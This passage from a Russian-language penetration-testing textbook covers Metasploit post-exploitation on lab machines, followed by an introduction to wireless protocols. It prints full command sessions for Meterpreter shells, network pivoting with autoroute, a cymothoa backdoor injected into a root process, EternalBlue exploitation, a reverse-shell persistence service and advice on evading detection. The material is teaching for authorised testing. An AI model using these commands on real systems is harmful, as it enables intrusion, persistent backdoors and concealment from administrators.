[*] 192.168.1.37:1099 - Using URL: http://192.168.1.38:8080/dpfx3VY6vyA3C2p
[*] 192.168.1.37:1099 - Server started.
[*] 192.168.1.37:1099 - Sending RMI Header...
[*] 192.168.1.37:1099 - Sending RMI Call...
[*] 192.168.1.37:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.1.37
[*] Meterpreter session 2 opened (192.168.1.38:4444 -> 192.168.1.37:55217) at 2023-09-12 18:11:26 -0400
```

```
meterpreter >
```

В некоторых случаях получение оболочки Meterpreter не сопровождается появлением приглашения `meterpreter>`. Иногда оболочка переключается в фоновый режим. Вы и сами можете переключить ее в этот режим, добавив параметр `-j` после слова `exploit`. Это может быть актуально при запуске сеанса, с которым вы не собираетесь взаимодействовать напрямую. Чтобы отобразить фоновый сеанс, используйте команду `sessions -i`, за которой следует номер нужного сеанса. Если вы запустили только один эксплойт и создали один сеанс, то его номером будет 1. Список всех запущенных сеансов можно получить с помощью команды `sessions -l`.

После запуска сеанса мы можем проверить количество интерфейсов и IP-сетей, к которым они имеют доступ. В примере 6.20 показан вывод команды `ipconfig`. Интерфейс Interface 2 с IP-адресом 172.30.42.10 находится в сети 172.30.42.0/24. Другой интерфейс Interface 3 находится в доступной для нас сети, так как мы подключились именно к его IP-адресу. С помощью этой IP-сети мы можем задать маршрут, запустив модуль `autoroute`. Для этого достаточно выполнить команду `run autoroute -s`, указав целевую IP-сеть или адрес.

Пример 6.20. Использование модуля autoroute

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 172.30.42.10
IPv4 Netmask : 255.255.0.0
IPv6 Address : fe80::a00:27ff:fea7:f434
IPv6 Netmask : ::

Interface 3
=====
```

```
Name           : eth0 - eth0
Hardware MAC   : 00:00:00:00:00:00
IPv4 Address   : 192.168.1.37
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fd23:5d5f:cd75:40d2:a00:27ff:fe20:9659
IPv6 Netmask   : ::
IPv6 Address   : fe80::a00:27ff:fe20:9659
IPv6 Netmask   : ::
```

```
meterpreter > run autoroute -s 172.30.42.0/24
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.30.42.0/255.255.255.0...
[+] Added route to 172.30.42.0/255.255.255.0 via 192.168.1.37
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

```
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
```

```
Active Routing Table
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
172.30.42.0	255.255.255.0	Session 1

Как видите, запустить модуль `autoroute` можно по-разному. Старый способ (показанный первым) по-прежнему работает, однако использование команды `run post/multi/manage/autoroute` — более простой подход. Он позволяет автоматически обнаружить сети, к которым подключена целевая система, и создать ведущие в них маршруты. При использовании синтаксиса `run` вы также можете отобразить таблицу маршрутизации с помощью команды `run post/multi/manage/autoroute CMD=print`.

После создания маршрута можно снова запустить модуль `autoroute`, чтобы отобразить таблицу маршрутизации. Она показывает, что маршрут применяет Session 1 в качестве шлюза. Теперь вы можете переключить сеанс в фоновый режим с помощью сочетания клавиш `Ctrl+Z`, а затем применить другие модули к целевой сети. Вернувшись в Metasploit, вы можете отобразить таблицу маршрутизации, как показано в примере 6.21. Ее содержимое говорит о возможности использовать добавленный маршрут из `msfconsole` и других модулей, не задействуя оболочку Meterpreter.

Пример 6.21. Таблица маршрутизации из интерфейса `msfconsole`

```
meterpreter >
Background session 2? [y/N]
msf6 exploit(multi/misc/java_rmi_server) > route
```

```
IPv4 Active Routing Table
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
172.30.0.0	255.255.0.0	Session 2
192.168.1.0	255.255.255.0	Session 2

[*] There are currently no IPv6 routes defined.

Всю работу по маршрутизации трафика берет на себя Metasploit. Если скомпрометированная вами система предусматривает несколько интерфейсов, то вы можете задать маршруты, ведущие ко всем доступным для нее сетям. При этом вы фактически превращаете взломанную систему в маршрутизатор. Мы могли бы сделать то же самое, задействуя вместо модуля `autoroute` функцию `route`, предусмотренную в Meterpreter. Например, для того чтобы задать маршрут к сети 172.30.42.0/24 (диапазону адресов 172.30.42.0–172.30.42.255), использующей сеанс 1 в качестве шлюза, достаточно ввести команду `route add 172.30.2.0/24 1` (в конце указывается идентификатор сеанса).

Поддержание доступа

Скорее всего, вам не захочется снова и снова эксплуатировать одну и ту же уязвимость для получения доступа к удаленной системе. Кроме того, кто-то может устранить данную уязвимость, лишив вас этой возможности. В идеале вам следует оставить черный ход, или бэкдор, к которому можно прибегнуть в любое время. Проблема в том, что созданный вами бэкдор может быть распознан как вредоносный процесс. К счастью, для создания бэкдора мы можем воспользоваться пакетом `backdoor-factory`, доступным для установки в репозитории Kali Linux. Данная программа внедряет в существующий двоичный файл шелл-код, который запускается при выполнении этого файла и устанавливает обратное соединение со слушателем на указанном порте. Одна из проблем этого подхода заключается в том, что программе `backdoor-factory` не всегда удастся распознать двоичный файл и внедрить в него дополнительный код.

Другой подход состоит в использовании инструмента `cymothoa`, который также доступен в Kali Linux и способен изменять запущенный системный процесс для создания бэкдора. Установив `cymothoa`, вы получите двоичный файл, необходимый для создания бэкдоров в целевой системе.

После получения исполняемого файла `cymothoa` вы можете поместить его в каталог своего веб-сервера и загрузить в целевую систему или использовать команду `upload` в Meterpreter. Установив инструмент `cymothoa`, мы можем открыть оболочку для его запуска. Данная программа внедряет в активный процесс фрагмент кода, который запускает слушателя. В результате тот, кто подключается к порту, прослушиваемому `cymothoa`, получает возможность выполнять команды оболочки в целевой системе. Если вы заразите процесс, запущенный от имени `root`, то получите права суперпользователя.

В примере 6.22 показан запуск `cymothoa` с целью заражения запущенного ранее процесса `Apache2`. Изначально этот процесс имеет права `root`, но понижает уровень привилегий для порожденных им дочерних процессов. Это объясняется тем, что для прослушивания порта 80 процессу требуются права `root`, однако для чтения содержимого файловой системы приложению не нужны привилегии такого уровня. Сервер `Apache` принимает запрос из сети, используя привязанный порт, заданный корневым процессом, а затем передает этот запрос для обработки одному из дочерних процессов. Программа `cymothoa` ожидает получить PID процесса и шелл-код для внедрения. Эти данные передаются с помощью параметра командной строки `-s 1`. Существует 15 возможных шелл-кодов. Первый из них предполагает простую привязку `/bin/sh` к прослушиваемому порту, указанному с помощью параметра `-y`. Чтобы внедриться в существующий процесс, необходимо иметь права `root`. При запуске `cymothoa` от имени обычного пользователя внедрение вряд ли окажется успешным.

Пример 6.22. Запуск `cymothoa` для создания бэкдора

```
./cymothoa -p 4674 -s 1 -y 9999
[sudo] password for msfadmin:
[+] attaching to process 4674

register info:
-----
eax value: 0xffffffff00 ebx value: 0x5
esp value: 0xbfda801c eip value: 0xb7f0a410
-----

[+] new esp: 0xbfda8018
[+] payload preamble: fork
[+] injecting code into 0xb7f0b000
[+] copy general purpose registers
[+] detaching from 4674

[+] infected!!!

(kilroy@portnoy)-[~]
└─$ nc 192.168.1.37 9999
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 ~
GNU/Linux
```

Теперь у нас есть бэкдор, и во второй части примера 6.22 видно, что для подключения к порту на взломанной системе используется утилита `netcat`. Однако проблема заключается в том, что мы заразили запущенный процесс, а значит, в случае его завершения или перезапуска наш бэкдор будет потерян. То же самое произойдет в результате перезагрузки системы. В связи с этим нам следует постараться создать что-то более долговечное.

Если взломанной системой является Windows, то для обеспечения постоянного доступа вы можете открыть в ней оболочку Meterpreter и воспользоваться модулем для постэксплуатации `persistence`. Данный модуль доступен для Windows, но не для Linux и macOS. Мы будем атаковать экземпляр системы Metasploitable 3 на базе Windows Server, но подойдет любая уязвимость, позволяющая получить оболочку Meterpreter. В качестве эксплойта используем рассмотренный ранее EternalBlue (пример 6.23).

Пример 6.23. Компрометация с помощью эксплойта MS17-010

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.112
RHOST => 192.168.1.112
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] 192.168.1.112:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.112:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.112:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.112:445 - The target is vulnerable.
[*] 192.168.1.112:445 - Connecting to target for exploitation.
[+] 192.168.1.112:445 - Connection established for exploitation.
[+] 192.168.1.112:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.112:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.1.112:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.1.112:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard
[*] 192.168.1.112:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pack 1
[*] 192.168.1.112:445 - 0x00000030 6b 20 31
[+] 192.168.1.112:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.112:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.112:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.112:445 - Starting non-paged pool grooming
[+] 192.168.1.112:445 - Sending SMBv2 buffers
[+] 192.168.1.112:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.112:445 - Sending final SMBv2 buffers.
[*] 192.168.1.112:445 - Sending last fragment of exploit packet!
[*] 192.168.1.112:445 - Receiving response from exploit packet
[+] 192.168.1.112:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.112:445 - Sending egg to corrupted connection.
[*] 192.168.1.112:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.1.112
[+] 192.168.1.112:445 - =====
[+] 192.168.1.112:445 - =====WIN=====
[+] 192.168.1.112:445 - =====
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.112:56012) at 2023-09-14 15:45:53 -0400
```

В результате будет запущен сеанс Meterpreter, который мы используем для закрепления в скомпрометированной системе. В Metasploit и Meterpreter это можно сделать несколькими способами. Проще всего задействовать модуль `persistence_service`. Процесс его запуска показан в примере 6.24. Как и раньше, мы применяем выбранную по умолчанию полезную нагрузку `reverse_tcp`. Это означает, что эксплуатируемый узел будет устанавливать обратное соединение с обработчиком в атакующей системе. Мы указываем порт локальной системы, через который будет осуществляться связь с удаленным узлом, и убеждаемся в том, что в полезной нагрузке содержится IP-адрес атакующей системы. Как видите, мы используем существующий сеанс Meterpreter для создания службы на удаленной системе Windows, но когда та иницирует обратное соединение с нашей системой, создается другой сеанс Meterpreter.

Пример 6.24. Запуск модуля persistence

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 1
session => 1
msf6 exploit(windows/local/persistence_service) > set lport 5698
lport => 5698
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 192.168.1.8:5698
[*] Running module against VAGRANT-2008R2
[+] Meterpreter service exe written to C:\Windows\TEMP\IqifQqC.exe
[*] Creating service maRFnN
[*] Sending stage (175686 bytes) to 192.168.1.112
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/VAGRANT-2008R2_20230914.1806/VAGRANT-2008R2_20230914.1806.rc
[*] Meterpreter session 2 opened (192.168.1.8:5698 -> 192.168.1.112:49269) at 2023-09-14 18:18:08 -0400
```

Эксплойт `persistence_service` устанавливает службу Windows. При желании вы можете задать такие имена исполняемого файла и службы, которые снизят вероятность ее обнаружения. Если вы этого не сделаете, то имена будут заданы случайным образом. На рис. 6.1 показаны сведения о службе, созданной на сервере Windows в результате запуска эксплойта. Они говорят о том, что при перезагрузке целевой системы эта служба снова будет запущена.

После запуска служба попытается подключиться к IP-адресу, указанному при ее создании. Это означает, что в вашей системе должен присутствовать слушатель, ожидающий этого подключения. При желании вы можете продолжить использование сеанса `msfconsole`, запущенного перед созданием службы, в котором этот слушатель уже предусмотрен. Однако, скорее всего, вы захотите иметь возможность запускать слушателя в любое время, вместо того чтобы бесконечно поддерживать работу экземпляра `msfconsole`. В примере 6.25 показан эксплойт `exploit/multi/handler`, создающий слушателя, ожидающего соединений от полезной нагрузки Meterpreter

`reverse_tcp`. Как видите, нам необходимо указать прослушиваемый порт, а также IP-адрес для прослушивания при наличии в системе нескольких интерфейсов.




Рис. 6.1. Подробные сведения о службе

Пример 6.25. Создание слушателя Meterpreter

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 5698
LPORT => 5698
msf6 exploit(multi/handler) > set LHOST 192.168.1.8
LHOST => 192.168.1.8
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.8:5698
[*] Sending stage (175686 bytes) to 192.168.1.112
[*] Meterpreter session 1 opened (192.168.1.8:5698 -> 192.168.1.112:49285) at 2023-09-14 18:33:44 -0400
```

Итак, теперь вам доступны два способа закрепления в системе. Другие вы можете реализовать вручную. Это может быть особенно актуально при компрометации

системы Linux или macOS. Для этого нужно будет определить процесс системы инициализации (`systemd` или `init`) и создать системную службу. Альтернативным вариантом является запуск процесса в одном из файлов запуска, связанных с определенным пользователем. Но в этом случае многое зависит от уровня привилегий, которыми вы обладали в момент взлома системы.

Заметание следов

Одна из проблем некоторых механизмов поддержания доступа к системе заключается в том, что их можно обнаружить. Например, службу, показанную на рис. 6.1, довольно легко выявить в списке служб. И дело даже не в том, что ее название состоит из случайных символов, просто проницательный системный администратор, скорее всего, обратит внимание на незнакомый процесс. Заметание следов — важная задача, особенно если вы хотите получить доступ к системе лишь на короткий период.

В некоторых случаях, когда вы выполняете действия, направленные на закрепление в системе, Metasploit создает специальный сценарий (resource script), предназначенный для отмены вносимых вами изменений. В примере 6.26 показано включение службы RDP (Remote Desktop Protocol — протокол удаленного рабочего стола) в системе Windows. После запуска службы и соответствующей настройки брандмауэра следует ссылка на файл с командами, которые необходимо выполнить для отмены внесенных изменений.

Пример 6.26. Сценарий очистки

```
msf6 exploit(multi/handler) > use post/windows/manage/enable_rdp
msf6 post(windows/manage/enable_rdp) > set session 1
session => 1
msf6 post(windows/manage/enable_rdp) > run

[*] Enabling Remote Desktop
[*] RDP is already enabled
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: ~
/root/.msf4/loot/20230914192003_default_192.168.1.112_host.windows.cle_977283.txt
[*] Post module execution completed
```

Вы можете с легкостью удалить службу даже при отсутствии такого сценария. В примере 6.27 показан ее поиск путем перечисления всех существующих в системе служб. После получения системной оболочки вы можете выполнить команду `sc queryex type= service state= all`, чтобы отобразить их список. Если вы забыли имя службы, ничего страшного — строка, состоящая из случайных символов, будет выделяться на фоне других. Обнаружив нужную службу, вы можете удалить ее с помощью команды `sc delete <имя_службы>`.

Пример 6.27. Удаление службы

```
meterpreter > shell
Process 5212 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>sc queryex type= service state= all
sc queryex type= service state= all
```

```
SERVICE_NAME: maRFnN
DISPLAY_NAME: vkaxJjtynxBbVIT
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        STATE                : 4   RUNNING
                             (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                  : 5516
        FLAGS                 :
```

```
C:\Windows\system32>sc delete maRFnN
sc delete maRFnN
[SC] DeleteService SUCCESS
```

Необходимый уровень очистки зависит от конкретного типа активности. Вы можете удалить файлы, если программа Metasploit не выполнила собственный процесс очистки, что иногда случается. При необходимости вы можете удалить службы. В любом случае заметание следов — это полезно. Эксплойты могут оставлять после себя множество артефактов, так что следите за тем, какое воздействие вы оказываете на целевую систему. По окончании работы уберите за собой, чтобы это не пришлось делать вашему заказчику.

Резюме

Возможности фреймворка Metasploit не ограничиваются функциями для разработки эксплойтов. Он позволяет решать множество задач, не прибегая к помощи внешних инструментов. Вам может потребоваться некоторое время на ознакомление с его функционалом, но оно того стоит. Далее перечислены ключевые выводы этой главы.

- В Metasploit есть модули для сканирования целей, однако вы также можете вызвать программу `nmmap` прямо из данного фреймворка с помощью команды `db_nmmap`.
- Metasploit хранит информацию о службах и хостах, а также сведения, собранные с целевых систем, и другие артефакты в базе данных, к которой можно обращаться.

- Модули Metasploit можно использовать для сканирования и эксплуатации систем, но для этого необходимо задать цели и параметры.
- Вы можете взаимодействовать с эксплуатируемой системой с помощью оболочки Meterpreter и команд, не зависящих от ОС.
- Для захвата паролей можно применять функцию Meterpreter `hashdump` и модуль `mimikatz`.
- С помощью Meterpreter в удаленную систему можно загружать файлы, включая программы.
- Для повышения привилегий можно использовать модули, встроенные в Metasploit, а также внешние уязвимости.
- Предусмотренная в Meterpreter возможность создания маршрутов позволяет пробрасывать трафик в другие сети.
- Внедрение шелл-кода в запущенные процессы, а также использование модулей для постэксплуатации позволяет создавать бэкдоры.
- Исследовать уязвимости и эксплойты в Kali можно несколькими способами, в том числе с помощью программы `searchsploit`.

Полезные ресурсы

- Бесплатный курс по этичному хакингу от Offensive Security *Metasploit Unleashed* (<https://oreil.ly/PUwwB>).
- Видео Рика Мессье *Penetration Testing with the Metasploit Framework* (<https://oreil.ly/ZCY40>), опубликованное Infinite Skills в 2016 году.
- Статья *Offensive PowerShell with Metasploit Meterpreter* на сайте SANS Institute (<https://oreil.ly/c3RKZ>).

Тестирование беспроводных сетей

Многие компьютерные устройства не имеют кабельных разъемов. Например, разъемы RJ45, использовавшиеся для подключения Ethernet-кабеля, ушли в прошлое, потому что оказались слишком громоздкими для современных тонких ноутбуков. В старые добрые времена для расширения возможностей ноутбуков применялись карты PCMCIA, к которым можно было подключать Ethernet-кабели. Однако проблема заключалась в том, что их разъемы были тонкими и легко ломались. Современные настольные компьютеры обычно имеют разъем RJ45 для Ethernet-кабеля, но все чаще даже они предусматривают модуль Wi-Fi непосредственно на материнской плате.

Все это говорит о том, что будущее за беспроводными технологиями. Ваш телефон использует беспроводную связь. С ее помощью ваш автомобиль может общаться с вашей домашней сетью. Например, автомобили Tesla требуют подключения к Wi-Fi для загрузки последних обновлений программного обеспечения. Термостаты, дверные замки, телевизоры, лампочки, тостеры, холодильники, мультиварки и многие другие устройства предусматривают те или иные возможности беспроводного подключения. Это обуславливает важность тестирования беспроводных сетей. В этой главе мы рассмотрим протоколы беспроводной передачи данных, поддерживаемые средствами тестирования, предусмотренными в Kali Linux. Однако имейте в виду, что у вас могут возникнуть проблемы с тестированием беспроводных сетей при использовании виртуальных машин и даже некоторых беспроводных интерфейсов.

Сфера беспроводных технологий

Проблема термина «*беспроводные технологии*» заключается в том, что он охватывает слишком много областей. Не все беспроводные технологии одинаковы. Многочисленные протоколы являются беспроводными по своей природе. Даже для сотовых телефонов предусмотрено несколько протоколов. Именно поэтому некоторые телефоны оказываются несовместимыми с сетями некоторых операторов. Причина этого заключается не в какой-то конкретной конфигурации, а в том, что телефон использует один набор частот и протокол, а сеть — совершенно другой. И на этом проблемы не заканчиваются. Далее мы рассмотрим различные протоколы, которые обычно задействуются в вычислительных устройствах для обмена данными. Мы опустим такие протоколы, как CDMA (Code Division Multiple

Access — множественный доступ с кодовым разделением) и GSM (Global System for Mobiles — глобальная система мобильной связи). Хотя ваши смартфоны и планшеты применяют их для взаимодействия с сетями поставщиков услуг мобильной связи, CDMA и GSM являются операторскими протоколами и не применяются для межсистемного взаимодействия.

Стандарт 802.11

Самый распространенный протокол из тех, с которыми вы можете столкнуться, на самом деле представляет собой набор протоколов. Скорее всего, он известен вам под названием Wi-Fi (Wireless Fidelity — беспроводная точность). Этот набор протоколов поддерживается Институтом инженеров по электротехнике и электронике (Institute of Electrical and Electronics Engineers, IEEE), который является далеко не единственной организацией, занимающейся подобной деятельностью. Разработанные IEEE стандарты, предназначенные для беспроводных локальных сетей (WLAN), были объединены в набор *802.11*.

Стандарт 802.11 предусматривает спецификации, охватывающие различные частотные спектры и разную пропускную способность. Их принято именовать, добавляя буквы после 802.11. Одной из первых спецификаций была 802.11a, за которой последовала 802.11b. Текущей спецификацией является 802.11ac, а спецификации вплоть до 802.11ay находятся в разработке. В конечном итоге пропускная способность ограничивается используемыми частотными диапазонами, хотя в более поздних версиях стандарта 802.11 для ее увеличения задействуются несколько каналов связи одновременно.



Обычно стандарт 802.11 называют *Wi-Fi*, хотя Wi-Fi — это торговая марка группы компаний Wi-Fi Alliance, занимающихся разработкой стандартов беспроводных сетей. Фактически Wi-Fi — это просто еще один вариант обозначения стандартов IEEE.

802.11 — это набор спецификаций для физического уровня, включающего уровень MAC. Однако нам еще нужен протокол канального уровня. Распространенный протокол передачи данных Ethernet, также определяющий физические и MAC-элементы, наслаивается поверх стандарта 802.11, обеспечивая взаимодействие между системами в локальной сети.

Одна из проблем стандарта 802.11 заключается в том, что беспроводные сигналы не ограничены физически. По сути, они аналогичны радиоволнам, только распространяются в другом диапазоне частот. Когда вы слушаете радио, — неважно, находитесь ли при этом внутри помещения или на улице, — радиосигнал проходит сквозь стены, потолки и полы, и вы можете уловить его с помощью приемника. То же самое происходит с радиосигналами, передаваемыми в беспроводных локальных сетях. Они проходят сквозь стены, полы, окна и потолки. И это проблема, поскольку через эти сети передается конфиденциальная информация.

В проводных сетях поток информации можно было контролировать с помощью физических ограничений. Чтобы получить доступ к локальной сети, человек должен был находиться внутри здания и в непосредственной близости от разъема Ethernet. А для подключения к беспроводной локальной сети человеку достаточно оказаться в зоне покрытия. Может показаться, что для точного получения беспроводного сигнала необходимо находиться в определенном помещении, однако вы удивитесь, узнав, как далеко он способен распространяться. Просто просмотрите список беспроводных сетей, отображаемый вашей ОС в тот момент, когда вы пытаетесь подключиться к интернету. Даже если вы живете в малонаселенном районе, вы все равно увидите хотя бы несколько таких сетей. В густонаселенном районе их будут десятки.

Технология WEP (Wired Equivalent Privacy — секретность, эквивалентная проводной) была разработана для предотвращения выхода конфиденциальных бизнес-данных из-под контроля предприятия. Первая попытка защитить данные, передаваемые по беспроводной сети с помощью шифрования, оказалась неудачной. С тех пор были предприняты и другие попытки. Самой последней является протокол WPA (Wireless Protected Access — защищенный доступ к беспроводным сетям) версии 3, разработанный для устранения недостатков предыдущей версии, которая, в свою очередь, была призвана устранить недостатки первой. Все это говорит о том, что сети Wi-Fi, несмотря на свою распространенность, не застрахованы от компрометации, поэтому их так важно тестировать.

Протокол Bluetooth

Не все коммуникации обеспечивают межсистемное взаимодействие. На самом деле в вашем случае большинство коммуникаций, скорее всего, осуществляется между системой и такими периферийными устройствами, как клавиатура, сенсорная панель, мышь или монитор. Все эти устройства изначально являлись проводными. Они постоянно взаимодействуют с компьютером, но ни одно из них не было предназначено для подключения к сети. Чтобы избавить пользователей от проводов, привязывающих их к определенному месту, в начале 1990-х годов компания — производитель мобильных устройств Ericsson разработала протокол беспроводной передачи данных, применявший диапазон частот, схожий с тем, который позднее был задействован в стандарте 802.11.

Сегодня он известен под названием *Bluetooth* и применяется для подключения различных периферийных устройств на основе профилей, определяющих их функциональность. Протокол Bluetooth используется для передачи данных на небольшие расстояния — порядка 10 метров. Однако учитывая то, что применяющие Bluetooth устройства должны находиться в непосредственной близости от компьютера (например, вы вряд ли будете пользоваться клавиатурой, находясь в другой комнате), это не является ограничением. На самом деле все зависит от мощности беспроводного передатчика. Чем она больше, тем дальше распространяется сигнал, поэтому 10 метров — это не максимально возможное, а стандартное расстояние.

Одна из проблем протокола Bluetooth заключается в том, что использующие его устройства могут быть легко обнаружены любым заинтересованным в этом лицом. Как правило, они требуют сопряжения, которое предполагает обмен информацией и предотвращает их случайное подключение. Однако иногда для сопряжения достаточно отправить соответствующий запрос. Такая возможность предусмотрена для подключения устройств вроде наушников, которые не позволяют пользователю ввести код доступа в процессе сопряжения. Это говорит о том, что злоумышленники могут подключаться к находящимся поблизости устройствам Bluetooth и получать от них информацию.

Тестирование Bluetooth направлено на обнаружение не заблокированных должным образом устройств, несанкционированное подключение к которым может привести к утечке конфиденциальных данных, а также получению злоумышленником контроля над другими устройствами и его закреплению в сети.

Протокол Zigbee

Протокол *Zigbee*, ратифицированный в 2004 году, получил широкое распространение лишь в последнее время. Сегодня этот простой беспроводной протокол, который использует маломощные радиосигналы, применяется для обеспечения связи между устройствами для умного дома, которые часто не располагают большим количеством энергии (например, работают от батареек) и отправляют малое количество данных.

По мере появления новых устройств, задействующих протокол Zigbee, они все чаще будут становиться объектами атак. Возможно, это в большей степени коснется пользователей бытовых приборов, поскольку количество устройств для умного дома постоянно растет. Однако для предприятий эта проблема тоже актуальна, учитывая широкое внедрение технологии автоматизации зданий. Разумеется, Zigbee — это не единственный протокол, применяемый в этой сфере. Родственным ему протоколом является Z-Wave, правда, дистрибутив Kali не предусматривает инструментов для его тестирования. То же самое можно сказать и о более новом протоколе Thread, который основан на IPv6 и поддерживается такими компаниями, как Google, Apple, Yale и не только. К сожалению, тестирование устройств, использующих протокол Thread, невозможно.

Атаки на сети Wi-Fi и инструменты для тестирования

Важно еще раз подчеркнуть то, что вы окружены беспроводными устройствами, к которым относятся ваш компьютер, планшет, смартфон, телевизор, игровые приставки, различные бытовые приборы и даже открыватели гаражных дверей. Под словом «беспроводные» я подразумеваю то, что они в том или ином виде поддерживают стандарт 802.11. Каждое устройство подключается к сети буквально по воздуху. Это делает системы потенциально уязвимыми для атак и компрометации, а распространенность сетей Wi-Fi создает угрозу для лежащих в их основе

протоколов. Поскольку радиосигнал вашей беспроводной сети проходит сквозь стены, злоумышленники могут получить доступ к вашей информации. Для этого им достаточно скомпрометировать используемый вами протокол.

В конечном счете цель атаки на сети Wi-Fi заключается в получении доступа к информации или системам, а возможно, и к тому и к другому. Атака на протокол позволяет злоумышленнику перехватить передаваемую по сети информацию. В результате он получает либо ценные сведения, например учетные данные, либо доступ к системе. Очень важно учитывать цель злоумышленника. Тестирование ради тестирования, безусловно, может быть интересным, однако истинная цель данного процесса заключается в повышении уровня безопасности, поэтому мы должны убедиться в том, что тестируемые нами системы защищены от потенциальных атак.

Терминология и принцип работы стандарта 802.11

Прежде чем приступать к рассмотрению конкретных атак, нам следует ознакомиться с терминологией и принципом работы стандарта 802.11. Существует два типа сетей 802.11: самоорганизующиеся (или *ad hoc*) и инфраструктурные. В *самоорганизующейся* сети клиенты подключаются друг к другу напрямую. Такая сеть может состоять из нескольких систем, но в ней нет центрального устройства, выступающего в качестве посредника. При наличии точки доступа или базовой станции сеть считается *инфраструктурной*. Устройства, подключающиеся через точку доступа, являются клиентами, или станциями. Точки доступа посылают по воздуху сообщения о своем присутствии, которые называются *маяками*.

Чтобы подключиться к сети Wi-Fi, станции сначала отправляют сообщение, позволяющее проверить наличие беспроводных сетей. В то время как проводные системы для осуществления связи используют электрические сигналы, беспроводные системы применяют радиосигналы, то есть предусматривают передатчики и приемники. Зондирующий кадр (или фрейм) отправляется с помощью радиопередатчика, встроенного в устройство. Находящиеся поблизости точки доступа, получив запрос, посылают в ответ идентифицирующую их информацию. Затем по команде пользователя клиент пытается выполнить ассоциацию, то есть привязаться к точке доступа. Этот процесс может предполагать некоторую форму аутентификации. Однако аутентификация не обязательно подразумевает шифрование, особенно если речь идет о публичных сетях Wi-Fi, например в ресторанах, аэропортах и других общественных местах.



